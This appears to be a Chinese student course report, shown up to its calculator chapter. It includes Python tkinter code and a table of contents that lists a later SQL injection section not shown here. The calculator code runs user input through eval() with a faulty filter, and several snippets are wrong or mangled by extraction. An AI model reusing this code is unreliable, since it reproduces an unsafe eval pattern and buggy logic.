

## 任课教师评语

**任课教师评语**（①对课程基础理论的掌握；②对课程知识应用能力的评价；③对课程报告相关实验、作品、软件等成果的评价；④课程学习态度和上课纪律；⑤课程成果和报告工作量；⑥总体评价和成绩；⑦存在问题等）：

成 绩：

任课教师签字：

年       月       日

# 目 录

1 计算器 .....	5
1.1 题目 .....	5
1.2 设计思路 .....	5
1.2.1 开始一个窗口 .....	5
1.2.2 面板显示 .....	6
1.2.3 按钮,输入框设置 .....	6
1.2.4 输入限制 .....	7
1.2.5 拓展符号设计 .....	7
1.2.6 完成整体代码 .....	8
1.3 流程图 .....	15
1.4 开发运行环境配置 .....	15
1.5 软件使用方法 .....	15
1.6 运行效果截图 .....	19
1.6.1 普通多元运算 .....	19
1.6.2 括号和记忆效果 .....	20
1.6.3 倒数效果 .....	23
1.6.4 百分比效果 .....	25
1.6.5 开方效果 .....	27
1.7 运行效果分析总结 .....	28
1.8 缺陷（已改进） .....	28
2 浏览记录可视化分析 .....	29
2.1 题目 .....	29
2.2 设计思路 .....	29

2.2.1 历史数据格式.....	29
2.2.2 分析处理数据.....	32
2.3 流程图.....	38
2.4 开发运行环境配置.....	39
2.5 软件使用方法 .....	39
2.6 运行效果截图 .....	41
2.7 运行效果分析总结 .....	46
2.8 缺陷（已改进） .....	46
3 SQL 注入攻击.....	47
3.1 题目 .....	47
3.2 设计思路 .....	47
3.2.1 SQL 注入介绍 .....	47
3.2.2 漏洞产生 .....	47
3.2.3 漏洞寻找 .....	52
3.2.4 有回显的注入攻击 .....	55
3.2.5 盲注 .....	57
3.2.6 过滤方法及绕过方式.....	74
3.2.7 SQLmap.....	75
3.2.8 防护 .....	78
3.3 流程图.....	79
3.4 开发运行环境配置.....	80
3.4.1 有回显的 select 注入.....	80
3.4.2 盲注（order by） .....	80
3.5 软件使用方法 .....	80
3.5.1 有回显的 select 注入.....	80

3.5.2 盲注（order by） .....	83
3.5.3 其他盲注脚本示例 .....	89
3.6 运行效果截图 .....	93
3.6.1 有回显的 select 注入.....	93
3.6.2 盲注（order by） .....	93
3.7 运行效果分析总结.....	94
3.8 缺陷、改进方法.....	94

# 1 计算器

## 1.1 题目

开发一个四则运算，支持括号、记忆功能的计算器。

## 1.2 设计思路

计算器的主要功能是完成加、减、乘、除四则运算，而且支持括号优先级和连续计算，如  $4+5+7-8$  或  $4*(7-5)$  等运算。在此基础上增加了倒数、百分数、开方计算和记忆功能。

连续计算的实现借助于 Python 中列表的定义实现数据结构 Stack（栈），并通过正则等手段限制输入以正常运行。增加的特殊符号则是用检测输入标志，来区分执行功能。

### 1.2.1 开始一个窗口

做一个可视化的东西，首先想到的肯定是窗口

窗口又有很多构成，比如 title, ico, size, bd, 菜单等。

```
import tkinter
import os
from tkinter import *

class Calculator(object):
    """计算器"""
    def __init__(self):
        self.tk=tkinter.Tk() #实例化
        self.tk.title('计算器')
        self.tk.minsize(370,520)
        self.tk.maxsize(400,400)
        #也可以用self.tk.resizable(0, 0)来禁止调节大小
        self.tk.iconbitmap(os.getcwd()+'/favicon.ico')

    def start(self):
        self.tk.mainloop()

if __name__ == '__main__':
    NewCalculator=Calculator()
    NewCalculator.start()
```

这里就生成了一个基本的窗口，对于其中的 mainloop() 的作用

如果我们删除它，窗口会一闪而过，它就是为了防止这种情况

## 1.2.2 面板显示

做成计算器之后肯定要显示计算结果，这里就需要生成显示面板

当然我们也会很自然地联想到显示内容的字体设置等需求，具体事例在下面代码

```
....  
import tkinter.font as tkfont  
  
....  
    #字体设置  
    self.EntryFont=tkfont.Font(self.tk,size=13)  
    self.ButtonFont=tkfont.Font(self.tk,size=12)  
    #面板显示  
    self.count=tkinter.StringVar()  
    self.count.set('0')  
    self.label=tkinter.Label(self.tk,bg='#EEE9E9',bd='3',fg='black',anchor='center',font=self.EntryFont,textvariable=self.count)  
    self.label.place(y=10,width=380,height=40)  
  
....
```

其中 `tkinter` 中面板 `Label` 有一些参数，这里用到的基本上也可以满足常见的需求了 其中 `bg` 是背景色，`fg` 是前景色，改变内容的颜色，`anchor` 是定位内容在面板中的位置，如下图

方向	示例	表格
nw	n	ne
w	center	e
sw	s	se

关于面板以及后边的 `Button` 的定位，可以用很多方式，`place` 可以准确的定位，也可以用 `pack()`,`grid()` 对于计算器 `place` 是更好的，能够准确定位每一个控件 其中字体也可以直接在 `Label()` 加参数，例如 `font=("Arial,6")` `textvariable` 相当于“监听”的作用，绑定 `tkinter` 中的 `string`，就可以用 `set()` 的方式方便的改变面板的内容

## 1.2.3 按钮,输入框设置

按钮,输入框的参数和面板里面的是相似的

```
self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,bg='#EE6A50',  
text=self.ButtonList[0],  
font=self.ButtonFont,command=self.clear)  
self.NumButton.place(x=30,y=80,width=70,height=55)  
  
self.shiEntry=Entry(self.baoxianTk,validate='key',validatecommand=(self.  
checkNum,'%P'),font=self.EntryFont)  
self.shiEntry.place(x=190,y=80)
```

一样的是通过 `bg` 等参数设置基础的样式，只不过这里会通过 `command` 绑定事件，类似于 JQ 中的 `.click` 这里的 `place` 也是为了能够准确定位才使用的，其中的 `relief` 代表着 `Button` 的样式 `relief=FLAT or GROOVE or RAISED or RIDGE or SOLID or SUNKEN`

其中删除输入框的输入内容

```
text.delete(10) #删除索引值为 10 的值
text.delete(10, 20) #删除索引值从 10 到 20 之前的值
text.insert(0, END) #删除所有值
```

## 1.2.4 输入限制

在设计功能的时候我们可能需要用户输入数字等，这里可以进行限制一下 `Button` 参数中 `validate` 指定什么时候执行 `validatecommand` 绑定的函数，使用 `%P` 可以实时获取输入的内容 当 `validate` 选项指定为 `key` 的时候，有任何的输入操作都会被拦截，这个时候返回 `True` 才能输入到 `Entry`

```
self.checkNum=self.baoxianTk.register(self.validateNum)

self.gerenEntry=Entry(self.baoxianTk, validate='key', validatecommand=(self.checkNum, '%P'), font=self.EntryFont)
self.gerenEntry.place(x=190,y=190)

#验证是否输入数字
def validateNum(self,content):
    if content.isdigit() and int(content)>=0 or content=="":
        return True
    else:
        return False
```

`validateNum()` 函数可以根据自己的需求进行更改 启用验证 `validate` 选项可以设置的值有：

名称	事件
focus	当 <code>Entry</code> 组件获得或失去焦点的时候验证
focusin	当 <code>Entry</code> 组件获得焦点的时候验证
focusout	当 <code>Entry</code> 组件失去焦点的时候验证
key	当输入框被编辑的时候验证
all	当出现上边任何一种情况的时候验证

## 1.2.5 拓展符号设计

这个小计算器中我增加了%， /， `sqrt` 三个符号 对于他们的实现我的思路是添加到面板之前检测一下传入的 `button` 内容 如果是这三种符号则做出对应的处理

其中需要注意如果是多位数或者带有符号式子 不能直接进行变换，需要判断你要转置的数字的位数，我的具体方式如下

```

def checkList(self):
    result=0
    locate=-1
    listSum=0
    for length in range(0,len(self.inputlist)):
        if re.findall(r'[-*/]',str(self.inputlist[length])):
            result=1
            if length>locate:
                locate=length
        else:
            pass
    if result==1:
        for i in range(locate+1,len(self.inputlist)):
            listSum+=int(self.inputlist[i])*(10**((len(self.inputlist)-i-1)))
    else:
        for j in range(0,len(self.inputlist)):
            listSum+=int(self.inputlist[j])*(10**((len(self.inputlist)-j-1)))
    return listSum,locate

#添加button
def addButton(self,button):
    if button==self.ButtonList[18]:
        listSum,locate=self.checkList()
        if locate==-1:
            self.inputlist=[str(round(eval('1/'+str(listSum)),5))]
        else:
            for k in range(locate+1,len(self.inputlist)):
                del self.inputlist[k]
            self.inputlist.append(str(round(eval('1/'+str(listSum)),5)))
    elif button==self.ButtonList[19]:
        pass
    elif button==self.ButtonList[20]:
        pass
    else:
        self.inputlist.append(button)
    self.count.set(self.inputlist)

```

## 1.2.6 完成整体代码

```

import tkinter
import os
import re
from tkinter import *
from tkinter import messagebox
import tkinter.font as tkfont

class Calculator(object):

```

```
"""计算器"""
def __init__(self):
    self.tk=tkinter.Tk() #实例化
    self.tk.title('计算器')
    self.tk.minsize(370,520)
    self.tk.maxsize(400,400)
    self.tk.iconbitmap(os.getcwd()+'/favicon.ico')
    self.inputlist=[]
    self.midstr=''
    self.ans='0'
    self.ButtonList=['清空','/','*', '退格',7,8,9,'- ',4,5,6,'+',1,
2,3,0,'.', '=', '1/x', '%', 'sqrt', '(', ')', 'ans']
    #增加菜单
    self.menuBar=Menu(self.tk)
    self.tk.config(menu=self.menuBar)
    #设置菜单选项
    aboutMenu=Menu(self.menuBar,tearoff=0)
    moreMenu=Menu(self.menuBar,tearoff=0)
    self.menuBar.add_cascade(label='帮助',menu=aboutMenu)
    aboutMenu.add_command(label='关于',command=self.about)
    #字体设置
    self.EntryFont=tkfont.Font(self.tk,size=13)
    self.ButtonFont=tkfont.Font(self.tk,size=12)
    #面板显示
    self.count=tkinter.StringVar()
    self.count.set('0')
    self.label=tkinter.Label(self.tk,bg="#EEE9E9",bd='3',fg='black',
                           anchor='center',font=self.EntryFont,textvariable=self.count)
    self.label.place(y=10,width=380,height=40)
    #按钮设置
    self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,
                                   bg="#EED2EE",text=self.ButtonList[0],
                                   font=self.ButtonFont,command=self.clear)
    self.NumButton.place(x=30,y=80,width=70,height=55)
    self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,
                                   bg="#C6E2FF",text=self.ButtonList[1],
                                   font=self.ButtonFont,command=lambda:self.knobDown(self.ButtonList[1]))
    self.NumButton.place(x=110,y=80,width=70,height=55)
    self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,
                                   bg="#C6E2FF",text=self.ButtonList[2],
                                   font=self.ButtonFont,command=lambda:self.knobDown(self.ButtonList[2]))
    self.NumButton.place(x=190,y=80,width=70,height=55)
    self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,
                                   bg="#EED2EE",text=self.ButtonList[3],
                                   font=self.ButtonFont,command=self.backspace)
    self.NumButton.place(x=270,y=80,width=70,height=55)
    self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,
```

```
bg='#E6E6FA',text=self.ButtonList[4],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[4]))  
        self.NumButton.place(x=30,y=140,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[5],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[5]))  
        self.NumButton.place(x=110,y=140,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[6],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[6]))  
        self.NumButton.place(x=190,y=140,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[7],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[7]))  
        self.NumButton.place(x=270,y=140,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[8],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[8]))  
        self.NumButton.place(x=30,y=200,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[9],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[9]))  
        self.NumButton.place(x=110,y=200,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[10],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[10]))  
        self.NumButton.place(x=190,y=200,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[11],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[11]))  
        self.NumButton.place(x=270,y=200,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[12],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[12]))  
        self.NumButton.place(x=30,y=260,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[13],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[13]))  
        self.NumButton.place(x=110,y=260,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,
```

```
bg='#E6E6FA',text=self.ButtonList[14],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[14]))  
        self.NumButton.place(x=190,y=260,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E6E6FA',text=self.ButtonList[15],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[15]))  
        self.NumButton.place(x=30,y=320,width=150,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#EED2EE',text=self.ButtonList[16],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[16]))  
        self.NumButton.place(x=190,y=320,width = 70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#E0EEE0',text=self.ButtonList[17],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[17]))  
        self.NumButton.place(x=270,y=260,width=70,height=235)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[18],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[18]))  
        self.NumButton.place(x=30,y=380,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[19],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[19]))  
        self.NumButton.place(x=110,y=380,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[20],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[20]))  
        self.NumButton.place(x=190,y=380,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[21],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[21]))  
        self.NumButton.place(x=30,y=440,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[22],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[22]))  
        self.NumButton.place(x=110,y=440,width=70,height=55)  
        self.NumButton=tkinter.Button(master=self.tk,relief=GROOVE,  
bg='#C6E2FF',text=self.ButtonList[23],  
        font=self.ButtonFont,command=lambda:self.knobDown(sel  
f.ButtonList[23]))  
        self.NumButton.place(x=190,y=440,width=70,height=55)
```

```
#关于
def about(self):
    messagebox.showinfo('关于', '作者: RingFall \n verion 1.0 \
n 感谢您的使用! ')

#清空
def clear(self):
    self.inputlist=[]
    self.midstr=''
    self.count.set(0)

#退格
def backspace(self):
    if self.inputlist==[]:
        pass
    else:
        self.inputlist.pop()
        self.count.set(self.inputlist)

#判断计算符号
def signCheck(self,sign):
    return sign in self.inputlist

def checkList(self):
    result=0
    locate=-1
    listSum=0
    for length in range(0,len(self.inputlist)):
        if re.findall(r'[-+*/()]',str(self.inputlist[length])):
            result=1
            if length>locate:
                locate=length
        else:
            pass
    if result==1:
        for i in range(locate+1,len(self.inputlist)):
            listSum+=int(self.inputlist[i])*(10**((len(self.
inputlist)-i-1)))
    else:
        for j in range(0,len(self.inputlist)):
            listSum+=int(self.inputlist[j])*(10**((len(self.
inputlist)-j-1)))
    return listSum,locate

#添加button
def addButton(self,button):
    if button==self.ButtonList[18]:
        listSum,locate=self.checkList()
```

```

        if locate==1:
            self.inputlist=[str(round(eval('1/'+str(listSum)),5))]
        else:
            for k in range(locate+1,len(self.inputlist)):
                del self.inputlist[k]
            self.inputlist.append(str(round(eval('1/'+str(listSum)),5)))
    elif button==self.ButtonList[19]:
        listSum,locate=self.checkList()
        if locate==1:
            self.inputlist=[str(listSum*0.01)]
        else:
            for k in range(locate+1,len(self.inputlist)):
                del self.inputlist[k]
            self.inputlist.append(str(listSum*0.01))
    elif button==self.ButtonList[20]:
        listSum,locate=self.checkList()
        if locate==1:
            self.inputlist=[str(round(listSum**0.5,5))]
        else:
            for k in range(locate+1,len(self.inputlist)):
                del self.inputlist[k]
            self.inputlist.append(str(round(listSum**0.5,5)))
    else:
        self.inputlist.append(button)
    self.count.set(self.inputlist)

#检查输入
def inputCheck(self,input):
    if re.findall(r'[&a-zA-Z<>,?~!@#$";:]',str(input)):
        if input=='1/x' or input=='%' or input=='sqrt':
            pass
    else:
        self.count.set('非法')

#按钮事件处理
def knobDown(self,button):
    self.inputCheck(button)
    #inputlist 为空时，检查输入的第一位是否为数字
    if self.inputlist==[] and re.findall(r'[-*/=.%]',str(button)):
        self.count.set('符号不能放在第一位哦~')
    #如果输入算符
    elif re.findall(r'[-*/]',str(button)):
        #判断inputlist 里面是否有算符
        if self.signCheck('-') or self.signCheck('+') \
           or self.signCheck('/') or self.signCheck('*'):

```


```
if re.findall(r'[-*/]', str(self.inputlist[-1])):
    if button=='1/x' or button=='%':
        pass
    else:
        self.count.set('不能连续输入算符')
    else:
        self.addButton(button)
else:
    self.addButton(button)
#输入等号时转化为str 利用eval 函数计算
elif button=='=':
    if re.findall(r'[-*/%]', str(self.inputlist[-1])):
        self.count.set('结尾不能是算符哦~')
    else:
        for length in range(0,len(self.inputlist)):
            if str(self.inputlist[length]).isdigit():
                self.midstr+=str(self.inputlist[length])
        elif self.inputlist[length]=='ans':
            self.midstr+=self.ans
        else:
            self.midstr=self.midstr+self.inputlist[length]
self.inputCheck(self.midstr) #eval 函数很危险要严格过滤
self.ans=str(round(eval(self.midstr),5))
self.count.set(self.midstr+'='+self.ans)
self.inputlist=[]
self.midstr=''

else:
    self.addButton(button)

def start(self):
    self.tk.mainloop()

if __name__ == '__main__':
    NewCalculator=Calculator()
    NewCalculator.start()
```

## 1.3 流程图




## 1.4 开发运行环境配置

Python 3.6.1

tkinter (可视化界面)

## 1.5 软件使用方法

在文件所在路径下运行 `calculator.py` 脚本，出现计算器显示框



点击按钮数字或运算符号显示在上方显示条中




算式输入完毕点击等于号得到算式计算结果



## 1.6 运行效果截图

### 1.6.1 普通多元运算






### 1.6.2 括号和记忆效果

